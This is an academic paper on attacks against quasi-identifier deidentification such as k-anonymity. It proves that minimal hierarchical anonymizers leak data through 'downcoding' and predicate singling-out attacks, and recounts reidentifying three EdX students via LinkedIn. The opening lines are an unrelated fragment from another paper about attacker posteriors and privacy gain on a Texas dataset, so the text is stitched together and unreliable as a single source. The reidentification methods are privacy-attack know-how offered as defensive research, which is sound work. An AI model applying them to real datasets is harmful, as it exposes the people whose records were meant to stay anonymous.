The simplicity of the model enables us to analytically derive the attacker's posterior distribution over the target's secret given access to dataset X $\mathrm{P}[\hat{r}_s | X, \tilde{\boldsymbol{r}}_t] = \mathcal{N}\left[\tilde{\boldsymbol{r}}_t \mathbf{w}_X, \hat{\sigma}_X^2\right]$, with variance $\hat{\sigma}_X^2 = \frac{1}{n-(k-1)} \sum_{i=1}^{n} \left(x_s^i - \tilde{\boldsymbol{x}}^i \mathbf{w}_X\right)^2$.

8.4 Privacy-utility tradeoff

Fig. 15 shows the privacy gain for five outlier targets from the Texas dataset for varying dataset sizes.

Attacks on Deidentification's Defenses

Aloni Cohen*
University of Chicago

Abstract

Quasi-identifier-based deidentification techniques (QI-deidentification) are widely used in practice, including k-anonymity, ℓ-diversity, and t-closeness. We present three new attacks on QI-deidentification: two theoretical attacks and one practical attack on a real dataset. In contrast to prior work, our theoretical attacks work even if every attribute is a quasi-identifier. Hence, they apply to k-anonymity, ℓ-diversity, t-closeness, and most other QI-deidentification techniques.

First, we introduce a new class of privacy attacks called *downcoding attacks*, and prove that every QI-deidentification scheme is vulnerable to downcoding attacks if it is minimal and hierarchical. Second, we convert the downcoding attacks into powerful *predicate singling-out (PSO)* attacks, which were recently proposed as a way to demonstrate that a privacy mechanism fails to legally anonymize under Europe's General Data Protection Regulation. Third, we use LinkedIn.com to reidentify 3 students in a k-anonymized dataset published by EdX (and show thousands are potentially vulnerable), undermining EdX's claimed compliance with the Family Educational Rights and Privacy Act.

The significance of this work is both scientific and political. Our theoretical attacks demonstrate that QI-deidentification may offer no protection even if every attribute is treated as a quasi-identifier. Our practical attack demonstrates that even deidentification experts acting in accordance with strict privacy regulations fail to prevent real-world reidentification. Together, they rebut a foundational tenet of QI-deidentification and challenge the actual arguments made to justify the continued use of k-anonymity and other QI-deidentification techniques.

*We thank Kobbi Nissim for many helpful discussions; Ryan Sullivan for early discussions on EdX; and Gabe Kaptchuk, anonymous reviewers, and especially Mayank Varia for generous feedback. This work was primarily done at Boston University's Hariri Institute of Computing and School of Law. This work was supported by the DARPA SIEVE program under Agreement No. HR00112020021 and the National Science Foundation under Grant Nos. CNS-1915763 and SaTC-1414119. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author and do not reflect the views of our funders.

1 Introduction

Quasi-identifier-based deidentification (QI-deidentification) is widely used in practice. The most well known QI-deidentification techniques are is k-anonymity [26]. Throughout this work we usually speak about k-anonymity specifically, but everything applies without modification to ℓ-diversity [18], t-closeness [17], and many other QI-deidentification refinements.

A relatively small number of data points suffice to distinguish individuals from the general population. For example, in the 2010 census 44% of the population was unique based only on census block, age, and sex [1]. Turning this insight into a privacy notion, k-anonymity aims to capture a sort of anonymity of a crowd.

A data release is k-anonymous if any individual row in the release cannot be distinguished from $k-1$ other individuals in the release using certain attributes called *quasi-identifiers*. Quasi-identifiers are sets of attributes that are potentially available to an attacker from other sources, combinations of which may uniquely distinguish an individual within the dataset. k-anonymity requires that the equivalence class of every record—the set of records with identical quasi-identifiers—is of size at least $k \geq 2$. A common choice for k is 5.[1] ℓ-diversity, t-closeness, and many QI-deidentification techniques refine k-anonymity in the sense that they collapse to k-anonymity when every attribute is treated as a quasi-identifier (Sec. 2.1).

Real world reidentification attacks, including on the Netflix and AOL datasets [4, 20], led to a policy debate about the QI-deidentification. Critics argued that the distinction between quasi-identifying attributes and other attributes—foundational to the whole approach—was untenable [21, 22]. Defenders argued that deidentification experts are good at determining what information is externally available [5, 6].

[1] For example, U.S. Department of Education's FAQ on disclosure avoidance states that "statisticians consider a cell size of 3 to be the absolute minimum although larger minimums (e.g., 5 or 10) may be used to further mitigate disclosure risk" (`https://studentprivacy.ed.gov/resources/frequently-asked-questions-disclosure-avoidance`). Based on this language, EdX chose $k = 5$.

The debate left unspoken and unexamined the core tenet of QI-deidentification: that if *every* attribute is treated as a quasi-identifier, then k-anonymity provides meaningful protection. Our work is the first to directly challenge that tenet.

Motivation Why bother attacking QI-deidentification? After all, the security and privacy research communities don't put much stock in these techniques. For example, it is well known that contrived mechanisms can formally satisfy k-anonymity but provide no protection. Even so, many policymakers and practitioners are convinced that QI-deidentification is effective in the real world.

Our goal in this paper is to rebut the actual arguments that QI-deidentification practioners use to justify its continued use. We rebut three arguments that—until this work—have gone unchallenged. First, that no attacks have been shown against datasets deidentified by experts and in accordance with strict privacy regulations, let alone simple attacks. Second, that k-anonymity provides meaningful protection when every attribute is a quasi-identifier. Third, that although QI-deidentification doesn't meet cryptographic standards of security, it suffices to meet the obligations in data protection regulation. We briefly elaborate these three arguments next.

Rhetorically, trust in QI-deidentification hinges on the wholesale dismissal of existing attacks as unconvincing. Practitioners dismiss many attacked datasets as "improperly deidentified" [6]. "Proper de-identification" must be done by a "statistical expert" and in accordance with procedures outlined in regulation [12], the increasing availability of QI-deidentification software notwithstanding. This argument has proven very effective in policy spheres. Moreover, practitioners dismiss attacks carried out by privacy researchers *because* they are privacy researchers. That these attacks are published in "research based articles within the highly specialized field of computer science" is used to argue that re-identification requires a "highly skilled 'expert' " and therefore is of little concern [5].

Technically, trust in QI-deidentification hinges on an unspoken, unexamined tenet:

> *QI-deidentification's tenet: If* every *attribute is treated as quasi-identifying, then k-anonymity provides meaningful protection.*

Treating every attribute as quasi-identifying defines away one major critique of QI-deidentification—namely, that the ex ante categorization of attributes as quasi-identifying or not is untenable and reckless. Moreover, when all attributes are quasi-identifying, the distinctions among k-anonymity, ℓ-diversity, and t-closeness collapse (Section 2.1). Prior attacks against k-anonymity fail in this setting.

Legally, the use of QI-deidentification hinges on the gap between the protection required by regulation and the protection desired by the academic research community. Practitioners claim only that QI-deidentification meets regulatory standards, not security researchers' stringent standards. For example, cryptographic security definitions typically make no assumptions about the techniques or auxiliary knowledge available to an adversary. However, the European Union's General Data Protection Regulation (GDPR) restricts the adversary's techniques by protecting only against "means reasonably likely to be used" by an attacker.[2] Likewise, the United State's Family Educational Rights and Privacy Act (FERPA) restricts the adversary's knowledge by protecting only against an attacker lacking "personal knowledge of the relevant circumstances."[3]

Contributions We present three attacks on QI-deidentification schemes: two theoretical attacks and one real world reidentification attack. Together, these attacks undermine the above justifications for the continued use of QI-deidentification.

First, we introduce a new class of privacy attack called *downcoding*, which recovers large fractions of the data hidden by QI-deidentification without any auxiliary knowledge. In short, downcoding undoes hierarchical generalization. A downcoding attack takes as input a dataset generalized and recovers some fraction of the generalized data. We call this downcoding as it corresponds to recoding records down a generalization hierarchy.

We prove that every QI-deidentification scheme is vulnerable to downcoding attacks if it is *minimal* and *hierarchical*. QI-deidentification is hierarchical if it works by generalizing attributes according to a fixed hierarchy (e.g., city→country→continent). QI-deidentification is minimal if no record is generalized more than necessary to achieve the privacy requirement, in a weak, local sense. Our downcoding attacks are powered by a simple observation: *minimality leaks information*. Figures 1 and 2 give simple examples of downcoding and of leakage from minimality, respectively.

Second, we convert our downcoding attacks into powerful *predicate singling-out (PSO)* attacks. PSO attacks were recently proposed as a way to demonstrate that a privacy mechanism fails to legally anonymize under the GDPR [2, 7]. We introduce a stronger type of PSO attack called *compound* PSO attacks and prove that minimal hierarchical QI-deidentification enables compound PSO attacks, greatly improving over the prior work.

Our downcoding and PSO attacks are the first attacks on QI-deidentification that work even when every attribute is a quasi-identifier. As such, they apply to QI-deidentification beyond k-anonymity, and refute the foundational tenet of QI-deidentification.

Third, we used LinkedIn.com to reidentify 3 students in a k-anonymized dataset published by Harvard and MIT from their online learning platform EdX. Despite being "properly" k-anonymized by "statistical experts" in accordance

[2] GDPR, Article 4

[3] 34 CFR §99.3

with FERPA, we show that thousands more students are potentially vulnerable to reidentification and disclosure.

Not only do these attacks rebut the arguments described above, they also show that QI-deidentification fails to satisfy three properties of a worthwhile measure of privacy of a computation, even without resorting to contrived mechanisms. Namely, we show that QI-deidentification mechanisms used in practice aren't robust to post-processing, do not compose, and rely on distributional assumptions on the data for their security.

Organization Section 2 discusses related work. Section 3 introduces notation and defines k-anonymity, along with hierarchical and minimal k-anonymity. Section 4 defines downcoding attacks and proves that minimal hierarchical k-anonymous mechanisms enable them. Section 5 defines compound predicate singling-out attacks and proves that minimal hierarchical k-anonymous mechanisms enable them. Section 6 describes the EdX dataset and shows that it is vulnerable to reidentification. Section 7 concludes that our attacks rebut the three core arguments that support the continued use of QI-deidentification in practice. The appendix includes additional details and proofs.

2 Related Work

Samarati and Sweeney proposed k-anonymity for statistical disclosure limitation in 1998 [25–27]. As new attacks were discovered, k-anonymity gave rise to more refined QI-deidentification techniques including ℓ-diversity, t-closeness, and many others (below).

Samarati was the first to study minimality for k-anonymity [25]. Our downcoding attacks build on prior work on minimality attacks [8, 28]. These works demonstrate that minimality can be used to infer sensitive attributes and violate ℓ-diversity, but not k-anonymity. They introduce two defenses against their attacks. One is yet another refinement of k-anonymity called m-confidentiality [28]. The second claims that certain anonymization algorithms offer protection for free (i.e., "methods which only inspect the QI attributes to determine the [equivalence classes]") [8]. In contrast, we use minimality to downcode, a new attack that violates k-anonymity itself and that defeats both defenses from prior work.

Predicate singling-out (PSO) attacks were recently introduced in the context of data anonymization under Europe's General Data Protection Regulation (GDPR) [7]. They were proposed as a mathematical test to show that a privacy mechanism fails to legally anonymize data under Europe's General Data Protection Regulation (GDPR) [2, 7]. The prior work gives a simple but weak PSO attack against a large class of k-anonymous mechanisms. We give much stronger PSO attacks against a restricted class of k-anonymous mechanisms.

Prior work shows that k-anonymity does not compose: multiple k-anonymous datasets can completely violate privacy when combined [13]. We show for the first time that composition failures can occur in real world uses of k-anonymity.

Differential privacy (DP) [11] presents one alternative to QI-deidentification, especially DP synthetic data [16] or local DP [10]. Switching to DP requires accepting that the resulting data will not provide the one-to-one correspondence with underlying records that makes QI-deidentification so attractive to users and laypeople.

2.1 Syntactic de-identification beyond k-anonymity

We reviewed the deidentification definitions included in the most comprehensive survey we could find [14]. Our downcoding attacks apply to any *refinement* of k-anonymity: namely, any definition that collapses to k-anonymity when every attribute is quasi-identifying. These include:

- k-anonymity and variants: k^m-, (α, k)-, p-sensitive-, (k, p, q, r)-, and (ε, m)-anonymity
- ℓ-diversity and variants: entropy-, recursive-, disclosure-recursive, multi-attribute-, ℓ^+-, and (c, ℓ)-diversity
- t-closeness and variant (n, t)-closeness
- m-invariance, m-confidentiality

Our downcoding attacks don't apply to Anatomy (which doesn't generalize quasi-identifiers at all) or differential privacy (which eschews the quasi-identifier framework all together). We have not determined whether the following definitions – which bound some posterior probability given the deidentified dataset – refine k-anonymity in the relevant sense: δ-presence, ε-privacy, skyline privacy, (ρ_1, ρ_2)-privacy, (c, k)-safety, and ρ-uncertainty.

We leave testing our downcoding attacks on actual deidentification software packages for future work. Free to use software packages include ARX Anonymization, μ-Argus, sdcMicro, University of Texas Toolkit, Amnesia, Anonimatron, Python Mondrian. All but Python Mondrian implement hierarchical algorithms. ARX Anonymization, sdcMicro, and Amenesia offer some version of local recoding (footnote 5). To the best of our knowledge, none guarantee minimality.

3 Preliminaries

3.1 Notation

Generally, fixed parameters are denoted by capital letters (e.g., number of dimensions D) and indices use the corresponding lowercase letter (e.g., $d = 1, \ldots, D$). For $a, b \in \mathbb{N}$, let $[a, b] = \{a, a+1, \ldots, b\}$ and $[b] = [1, b]$.

$\mathcal{U}^D$ is a D-dimensional data universe, where $\mathcal{U}$ is the attribute domain. For simplicity we take all attribute domains

$\mathbf{X} =$

ZIP	Income	COVID
91010	\$125k	Yes
91011	\$105k	No
91012	\$80k	No
20037	\$50k	No
20037	\$20k	No
20037	\$25k	Yes

$\mathbf{Y} =$

ZIP	Income	COVID
9101⋆	\$75–150k	⋆
9101⋆	\$75–150k	⋆
9101⋆	\$75–150k	⋆
20037	\$0–75k	⋆
20037	\$0–75k	⋆
20037	\$0–75k	⋆

$\mathbf{Z} =$

ZIP	Income	COVID
91010	\$125–150k	⋆
9101⋆	\$100–125k	⋆
9101⋆	\$75–150k	⋆
20037	\$0–75k	No
20037	\$0–75k	⋆
20037	\$25k	Yes

Figure 1: An example of downcoding. $\mathbf{Y}$ is a minimal hierarchical 3-anonymized version of $\mathbf{X}$ (treating every attribute as part of the quasi-identifier and leaving the generalization hierarchy implicit). $\mathbf{Z}$ is a downcoding of $\mathbf{Y}$: it generalizes $\mathbf{X}$ and strictly refines $\mathbf{Y}$.

Old	Rich
1	1
0	0
1	0
0	0

Old	Rich
$\bigstar_1$	$\bigstar_5$
$\bigstar_2$	$\bigstar_6$
$\bigstar_3$	0
$\bigstar_4$	0

Old	Rich
1	$\bigstar_7$
0	0
1	$\bigstar_8$
0	0

Figure 2: An example of minimality and inferences from minimality. Attributes are binary and $\bigstar = \{0,1\}$. The middle and right datasets are both minimal hierarchical 2-anonymous versions of the left dataset with respect to $Q = \{\text{Old, Rich}\}$. The right dataset is also globally optimal: it generalizes as few attributes as possible. Minimality implies that every pair of redacted entries in the same column in matching rows must contain both a 0 and 1. Hence, $\{\bigstar_1, \bigstar_2\} = \{\bigstar_3, \bigstar_4\} = \{\bigstar_5, \bigstar_6\} = \{\bigstar_7, \bigstar_8\} = \{0,1\}$, allowing downcoding. Only one bit of information does not follow directly from minimality of the middle table: whether or not $\bigstar_1 = \bigstar_5$.

to be identical, though in reality they are usually distinct (e.g., the EdX dataset).

A *record* $\mathbf{x} = (x_1, \ldots, x_D)$ is an element of the data universe. A *generalized record* $\mathbf{y}$, denoted $(y_1, \ldots, y_D)$, is a subset of the data universe specified by the Cartesian product $y_1 \times \cdots \times y_D$, where $y_d \subseteq \mathcal{U}$ for every $d \in [D]$. Note that a record $\mathbf{x}$ naturally corresponds to the generalized record $(\{x_1\}, \ldots, \{x_D\})$, a singleton. We say $\mathbf{y}$ *generalizes* $\mathbf{x}$ if $\mathbf{x} \in \mathbf{y}$ (i.e., $\forall d,\ x_d \in y_d$). For example, $\mathbf{y} = (\mathit{Female}, 1970\text{–}1975)$ generalizes $\mathbf{x} = (\mathit{Female}, 1972)$. For generalized records $\mathbf{z} \subseteq \mathbf{y}$, we say that $\mathbf{y}$ *generalizes* $\mathbf{z}$ and $\mathbf{z}$ *refines* $\mathbf{y}$. If $\mathbf{z} \subsetneq \mathbf{y}$, the generalization/refinement is *strict*.

A *dataset* $\mathbf{X}$ is an N-tuple of records $(\mathbf{x}_1, \ldots, \mathbf{x}_N)$. $\mathbf{X}$ can be viewed as a matrix with $\mathbf{X}_{n,d}$ the dth coordinate of $\mathbf{x}_n$. A *generalized dataset* $\mathbf{Y}$ is an N-tuple of generalized records $(\mathbf{y}_1, \ldots, \mathbf{y}_N)$. For (generalized) datasets $\mathbf{Y}, \mathbf{Z}$, we write $\mathbf{Z} \preceq \mathbf{Y}$ if $\mathbf{z}_n \subseteq \mathbf{y}_n$ for all n. We extend the meaning of generalization and refinement accordingly. We write $\mathbf{Z} \prec \mathbf{Y}$ when at least one containment is strict. We call $\mathbf{y}_n$ the record in $\mathbf{Y}$ *corresponding to* $\mathbf{z}_n$, and vice-versa. Note that $\preceq$ is a partial order on datasets of N records from a given data universe.[4]

[4] More generally, we could consider datasets whose rows are permuted relative to one another. Define $\mathbf{Z} \preceq \mathbf{Y}$ if there exists a permutation $\pi : [N] \to [N]$ such that $\mathbf{z}_n \subseteq \mathbf{y}_{\pi(n)}$ for all n, choosing some canonical π arbitrarily if more than one exists. Then $\preceq$ is a partial order over equivalence classes of datasets induced by $\mathbf{Y} \sim \mathbf{Y}' \iff \exists \pi\, \forall n\ \mathbf{y}_n = \mathbf{y}'_{\pi(n)}$. We omit this additional complexity for clarity. We believe all our results would hold, mutatis mutandis.

3.2 k-anonymity

Formally, $\mathbf{Y}$ is k-anonymous if any individual row in the release cannot be distinguished from $k-1$ other individuals [26]. This requirement is typically parameterized by a subset Q of the attribute domains $Q \subseteq \{\mathcal{U}_d\}_{d \in [D]}$ called a *quasi-identifier*. We denote by $\mathbf{y}(Q)$ the restriction of $\mathbf{y}$ to Q. For $\mathbf{Y} = (\mathbf{y}_1, \ldots, \mathbf{y}_N)$, we denote by $I(\mathbf{Y}, \mathbf{y}, Q) \triangleq \{n : \mathbf{y}_n(Q) = \mathbf{y}(Q)\}$ the indices of records in $\mathbf{Y}$ that match $\mathbf{y}$ on Q (including $\mathbf{y}$ itself). Let $\mathsf{EA}(\mathbf{Y}, \mathbf{y}, Q) = |I(\mathbf{Y}, \mathbf{y}, Q)|$. This is called the *effective anonymity* of $\mathbf{y}$ in $\mathbf{Y}$ with respect to Q.

Definition 3.1 (k-anonymity)**.** For $k \geq 2$, $\mathbf{Y}$ is *k-anonymous* with respect to Q if for all $\mathbf{y} \in \mathbf{Y}$, $\mathsf{EA}(\mathbf{Y}, \mathbf{y}, Q) \geq k$. An algorithm $M : \mathbf{X} \mapsto \mathbf{Y}$ is *k-anonymizer* if for every $\mathbf{X}$, $\mathbf{Y} \leftarrow M(\mathbf{X})$ is k-anonymous *(anonymity)* and generalizes $\mathbf{X}$ *(correctness)*. We omit Q when $Q = \mathcal{U}^D$ is the whole data universe.

A few remarks are in order. First, beyond correctness and anonymity, k-anonymity places no restriction on the output $\mathbf{Y}$. Second, the term quasi-identifier is inconsistently defined in the literature. Our definition of a quasi-identifier as the collection of multiple attributes is from Sweeney [27]. Quasi-identifier is commonly used to refer to one of the constituent attributes—including by the authors of the EdX dataset [19]. So each [27]-quasi-identifier consists of multiple [19]-quasi-identifers. We adopt the quasi-identifier-as-a-set definition because it simplifies the discussion of the EdX dataset in Section 6. The distinction disappears in Sections 4 and 5: our downcoding and PSO attacks work even when every attribute is part of the quasi-identifier (i.e., $Q = \mathcal{U}^D$).

3.2.1 Hierarchical k-anonymity

It is easy to contrive k-anonymizers that reveal $\mathbf{X}$ completely. Directing our attention to more natural and widespread mechanisms, we focus on *hierarchical* k-anonymizers.

A common way of k-anonymizing data is to generalize an attribute domain $\mathcal{U}$ according to a data-independent *generalization hierarchy* H which specifies how a given attribute may be *recoded*.[5] Many natural ways of generalizing data fits this mold: using nesting geographies (e.g., city→state→country); dropping digits of postal codes (e.g., $91011 \to 9101\star \to 910\star\star$); grouping ages into ranges of 5, 10, 25, or 50 years; suppressing attributes or whole records altogether; and the techniques used to create the EdX dataset.

Formally, a generalization hierarchy H defines a structured collection of permissible subsets $\mathbf{y}$ of an attribute domain $\mathcal{U}$ (Figure 5). H is a rooted tree labelled by subsets of $\mathcal{U}$, where the subsets on any level of H form a partition of $\mathcal{U}$ and the partition on every level is a strict refinement of the partition above. The label of the root is $\mathcal{U}$ itself, and the leaves are all labelled with singletons $\{x\}$. Identifying H with the set of all its labels, we write $y \in H$ if there is some node in H labelled by y. We extend the hierarchy H to the data universe $\mathcal{U}^D$ coordinate-wise, writing $\mathbf{y} \in H^D$ if $y_d \in H$ for all $d \in [D]$.

Definition 3.2 (Hierarchical k-anonymity)**.** $\mathbf{Y}$ *respects* H if $\mathbf{y} \in H^D$ for all $\mathbf{y} \in \mathbf{Y}$. An algorithm $M : (\mathbf{X}, H) \mapsto \mathbf{Y}$ is a *hierarchical* k-anonymizer if for all $\mathbf{X}$ and all hierarchies H, $M_H : \mathbf{X} \mapsto M(\mathbf{X}, H)$ is a k-anonymizer and its output $\mathbf{Y} = M(\mathbf{X}, H)$ respects H.

Observe that one can always implement hierarchical k-anonymity by simply outputting N copies of $\mathcal{U}^D$. But a privacy technique that completely destroys the data is not useful, which leads us to consider data quality.

We consider *minimal* mechanisms [25]. A mechanism is minimal if no record is generalized more than necessary to achieve the privacy requirement (in a local way). For example, suppose a k-anonymous $\mathbf{Y}$ contains a location attribute. If there is a subset of records whose location "USA" can be changed to "California" without violating k-anonymity, then the mechanism that produced $\mathbf{Y}$ would not be minimal. Anoter example is given in Figure 2. We call this property *minimality* because it is equivalent to requiring minimality with respect to the partial ordering $\preceq$. Unlike global optimality, minimality is computationally tractable.

Definition 3.3 (Hierarchical minimality)**.** $M : (\mathbf{X}, H) \mapsto \mathbf{Y}$ is *minimal* if $\mathbf{Y}$ is always minimal in the set of all H-respecting, k-anonymous $\mathbf{Y}$ that generalize $\mathbf{X}$, partially ordered by $\preceq$. That is, for all strict refinements $\mathbf{Z} \prec \mathbf{Y}$, either: (a) $\mathbf{Z}$ is not k-anonymous, (b) $\mathbf{Z}$ does not respect H, or (c) $\mathbf{Z}$ does not generalize $\mathbf{X}$.

[5] Hierarchical algorithms differ on whether they use *local recoding* or *global recoding*. Using local recoding, attributes in different records can be generalized to different levels of the hierarchy. Using global recoding, all records must use the same level in the hierarchy for any given attribute. We consider local recoding which produces higher quality datasets in general.

4 Downcoding attacks on syntactic privacy techniques

We study a new class of attacks on hierarchical k-anonymity called *downcoding attacks* and prove that all minimal hierarchical k-anonymizers are vulnerable to downcoding attacks. Our downcoding attacks are powerful yet computationally straightforward. The attacks apply as is to ℓ-diversity, t-closeness, and the many QI-deidentification techniques in Section 2.1. They demonstrate that even when every attribute is treated as a quasi-identifier, any privacy offered by QI-deidentification depends on unstated distributional assumptions about the dataset.

4.1 Overview

In short, downcoding undoes hierarchical generalization. A downcoding attack takes as input a dataset generalized and recovers some fraction of the generalized data. We call this downcoding as it corresponds to recoding records down a generalization hierarchy. Our downcoding attacks are powered by a simple observation: *minimality leaks information*. Figures 1 and 2 give simple examples of downcoding and of leakage from minimality, respectively.

We prove that there exist data distributions and hierarchies such that every minimal hierarchical k-anonymizer is vulnerable to downcoding attacks. Hence any privacy provided by QI-deidentification is subject to distributional assumptions.

The downcoding attack adversary A gets as input a QI-deidentified dataset $\mathbf{Y}$ which is the output of an unknown mechanism M on an unknown dataset $\mathbf{X}$. A also knows anything published with $\mathbf{Y}$, namely N, k, and the hierarchy H. (Without H data users would be unable to interpret $\mathbf{Y}$.) Finally we also allow the adversary to depend on the data distribution U. One interpretation is that the security that a mechanism affords against downcoding attacks depends on limiting the attacker's knowledge, which is not good security practice. Moreover, in many settings U can be efficiently learned from an independent sample $\mathbf{X}'$.

Formally, we construct a distribution U over $\omega(\log n)$ attributes and a generalization hierarchy H such that every minimal hierarchical algorithm enables downcoding attacks on datasets drawn i.i.d. from U. Our first attack uses a natural data distribution (i.e., clustered heteroskedastic data in Section 4.4) and a tree-based hierarchy, and allows an attacker to completely recover a constant fraction of the deidentified records with high probability. Our second attack uses a less natural data distribution and hierarchy, and allows an attacker to recover $3/8$ths of every record with 99% probability.

Even with the assumptions on M and the knowledge of A, our attacks are far more general that typical attacks against QI-deidentification. For example, the attacks that motivated t-closeness as a refinement of ℓ-diversity don't even apply to a single well-defined mechanism [17]. They show only that it

is possible for a mechanism to produce ℓ-diverse outputs that are vulnerable. In contrast, we show attacks on a large and well-defined class of mechanisms. Moreover, our attacks work against all QI-deidentification definitions simultaneously, not any one alone.

4.2 Definition

Let $\mathbf{Y}$ be a k-anonymous version of a dataset $\mathbf{X}$ with respect to generalization hierarchy H. A downcoding attack takes $\mathbf{Y}$ as input and outputs a strict refinement $\mathbf{Z}$ of $\mathbf{Y}$ that simultaneously respects H and generalizes $\mathbf{X}$.

Definition 4.1 (Downcoding attack)**.** Let $\mathbf{Y}$ be a hierarchical k-anonymous generalization of a (secret) dataset $\mathbf{X}$ with respect to some hierarchy H. $\mathbf{Z}$ is a *downcoding* of $\mathbf{Y}$ if $\mathbf{X} \preceq \mathbf{Z}$, $\mathbf{Z} \prec \mathbf{Y}$, and $\mathbf{Z} \in H$.

Observation 4.1. *If* $\mathbf{Y}$ *is minimal and* $\mathbf{Z}$ *is a downcoding of* $\mathbf{Y}$*, then* $\mathbf{Z}$ *violates k-anonymity.*

We consider three measures of an attack's strength: How *many* records are refined? How *much* are records refined? How *often* records refined? Recall that if $\mathbf{Z} \prec \mathbf{Y}$, then $\mathbf{z}_n \subseteq \mathbf{y}_n$ for all n and $\mathbf{z}_n \subsetneq \mathbf{y}_n$ for at least one n.

- Δ_N: How *many* records are refined? For $\Delta_N \in \mathbb{N}$, we write $\mathbf{Z} \prec_{\Delta_N} \mathbf{Y}$ if there exist at least Δ_N distinct n for which $\mathbf{z}_n \subsetneq \mathbf{y}_n$. That is, $\mathbf{Z}$ strictly refines at least Δ_N records in $\mathbf{Y}$. An attacker prefers larger Δ_N.
- Δ_D: How *much* are the records refined? For $\Delta_D \in \mathbb{N}$, we write $\mathbf{z} \subsetneq_{\Delta_D} \mathbf{y}$ if there exist at least Δ_D distinct d for which $z_d \subsetneq y_d$. We write $\mathbf{Z} \prec_{\Delta_D} \mathbf{Y}$ if $\mathbf{z}_n \subsetneq \mathbf{y}_n \implies \mathbf{z}_n \subsetneq_{\Delta_D} \mathbf{y}_n$. That is, either $\mathbf{z}_n = \mathbf{y}_n$ or it $\mathbf{z}_n$ strictly refines $\mathbf{y}_n$ along at least Δ_D dimensions. An attacker prefers larger Δ_D.
- $\beth$:[6] How *often* are records refined? Consider the probability experiment $\mathbf{X} \sim U^N$, $\mathbf{Y} \leftarrow M(\mathbf{X}, H)$, and $\mathbf{Z} \leftarrow \mathsf{A}(\mathbf{Y})$ where U is a distribution over data records, M is a k-anonymizer, and A is a downcoding adversary. $\beth(\Delta_N, \Delta_D) \in [0,1]$ is the probability that $\mathbf{Z}$ downcodes with parameters at least Δ_N and Δ_D. For any fixed Δ_N and Δ_D, an attacker prefers larger $\beth$.

4.3 Minimal k-anonymizers enable downcoding attacks

Downcoding may seem impossible: How can one strictly refine $\mathbf{Y}$ using only the information contained in $\mathbf{Y}$ itself? Our attacks leverage *minimality*. The mere fact that $\mathbf{Y}$ is a minimal hierarchical generalization of $\mathbf{X}$ reveals more information about $\mathbf{X}$ that we use for strong downcoding attacks. See Figure 2 for a simple example.

A general-purpose hierarchical k-anonymizer M works for every generalization hierarchy H. Our theorems state that there exist data distributions U and corresponding hierarchies H such that every minimal hierarchical k-anonymizer M is vulnerable to downcoding. By Observation 4.1, these attacks defeat the k-anonymity of M.

Theorem 4.2. *For all* $k \geq 2$*,* $D = \omega(\log N)$*, there exists a distribution* U *over* $\mathbb{R}^D$*, and a generalization hierarchy* H *such that all minimal hierarchical* k*-anonymizers* M *enable downcoding attacks with* $\Delta_N = \Omega(N)$*,* $\Delta_D = 3D/8$*, and* $\beth(\Omega(N), 3D/8) > 1 - \mathrm{negl}(N)$*.*

Theorem 4.3. *For all constants* $k \geq 2$*,* $\alpha > 0$*,* $D = \omega(\log N)$*, and* $T = \lceil N^2/\alpha \rceil$*, there exists a distribution* U *over* $\mathcal{U}^D = [0,T]^D$*, and a generalization hierarchy* H *such that all minimal hierarchical* k*-anonymizers* M *enable downcoding attacks with* $\Delta_N = N$*,* $\Delta_D = D$*, and* $\beth(N, D) > 1 - \alpha$*. The attack also works for* $k = N$ *and* $D = \omega(N \log N)$*.*

Each of the theorems has some advantages over the other. The attacker in Theorem 4.3 manages to recover every attribute of every record $\mathbf{x} \in \mathbf{X}$ except with probability α. However the parameters of the construction depend polynomially on $1/\alpha$. Theorem 4.2 removes this dependency, at the expense of attacking only a constant fraction of records and attributes—still a serious failure of k-anonymity. The more significant advantage of Theorem 4.2 is that the data distribution and generalization hierarchy are both very natural (Example B.2). In contrast, the distribution and hierarchy in the proof of Theorem 4.3 are more contrived.

Full proofs of both Theorems 4.2 and 4.3 are in Appendix B. Both proofs follow the same structure at a very high level. We prove a structural result on minimal, hierarchical k-anonymous mechanisms for a specially constructed hierarchy H (Claims B.1 and B.3). This structural result states that if $\mathbf{X}$ satisfies certain conditions then $\mathbf{Y}$ must take a restricted form which allows the downcoding adversary to construct $\mathbf{Z}$. To prove the theorem, we construct a data distribution U such that random $\mathbf{X} \sim U^N$ will satisfy the conditions of the structural result with probability close to 1.

4.4 Example: Clustered Gaussians

The proof of Theorem 4.2 shows that distributions satisfying certain properties are vulnerable to downcoding attacks. Example B.2 describes a family of clustered Gaussian distributions that satisfy those properties. Here we give an instantiation of this family of distributions for $k = 10$ and describe the corresponding hierarchy and downcoding adversary.

We sample $N = 100$ records $\mathbf{x}$ i.i.d. as follows. Pick $\mathsf{size} = \mathsf{big}$ with probability $1/10$, and $\mathsf{size} = \mathsf{sml}$ otherwise. Pick a cluster $t \in \{1, \ldots, 10\}$ uniformly at random. Sample each attribute of $\mathbf{x}$ i.i.d. from the cluster centered at $c_t = 130t$ depending on size: If $\mathsf{size} = \mathsf{sml}$ sample from $\mathrm{N}(c_t, 1)$ distribution. If $\mathsf{size} = \mathsf{big}$ sample from the $\mathrm{N}(c_t, 100)$.

The hierarchy H consists of the interval $[A_1, A_{11})$ subdivided into intervals $[A_t, A_{t+1})$. As depicted in Figure 3, each

[6] $\beth$ is pronounced "dah-let" and is the fourth letter of the Hebrew alphabet.

$[A_t, A_{t+1})$ is further subdivided into $[B_t, D_t)$ and its complement $[A_t, B_t) \cup [D_t, A_{t+1})$. The key property is that half of the mass of $\mathrm{N}(0, 100)$ lies in the corresponding interval $[B_t, D_t)$. For the above parameters: $A_t = c_t - 65$, $B_t = c_t - 6.6$, and $D_t = c_t + 6.6$.

The adversary A is described in Algorithm 1. It takes as input $\mathbf{Y}$, k, and a description of H. It looks at each group of generalized records $\widehat{\mathbf{Y}}_t$ of the output. If the number of records in $\widehat{\mathbf{Y}}_t$ is not k, then the whole group of records is copied to the output $\mathbf{Z}$ unchanged (i.e., no downcoding on these records). If $\widehat{\mathbf{Y}}_t$ has exactly k records, then by k-anonymity these records are all identical copies of some $\mathbf{y}^t$. Some of $\mathbf{y}^t$'s entries may be aggregated to $[A_t, A_{t+1})$. If it's many more or many less than half the entries, then the whole group of records is copied to the output $\mathbf{Z}$ unchanged (i.e., no downcoding on these records). Otherwise, the k records in $\widehat{\mathbf{Y}}_t$ all get downcoded as described in the algorithm.

It follows from Example B.2 that for $k = 10$, the distribution described above, and $\mathbf{Y}$ produced by any minimal hierarchical k-anonymizer, A will downcode a constant fraction of the records in $\mathbf{Y}$ (with constant probability).

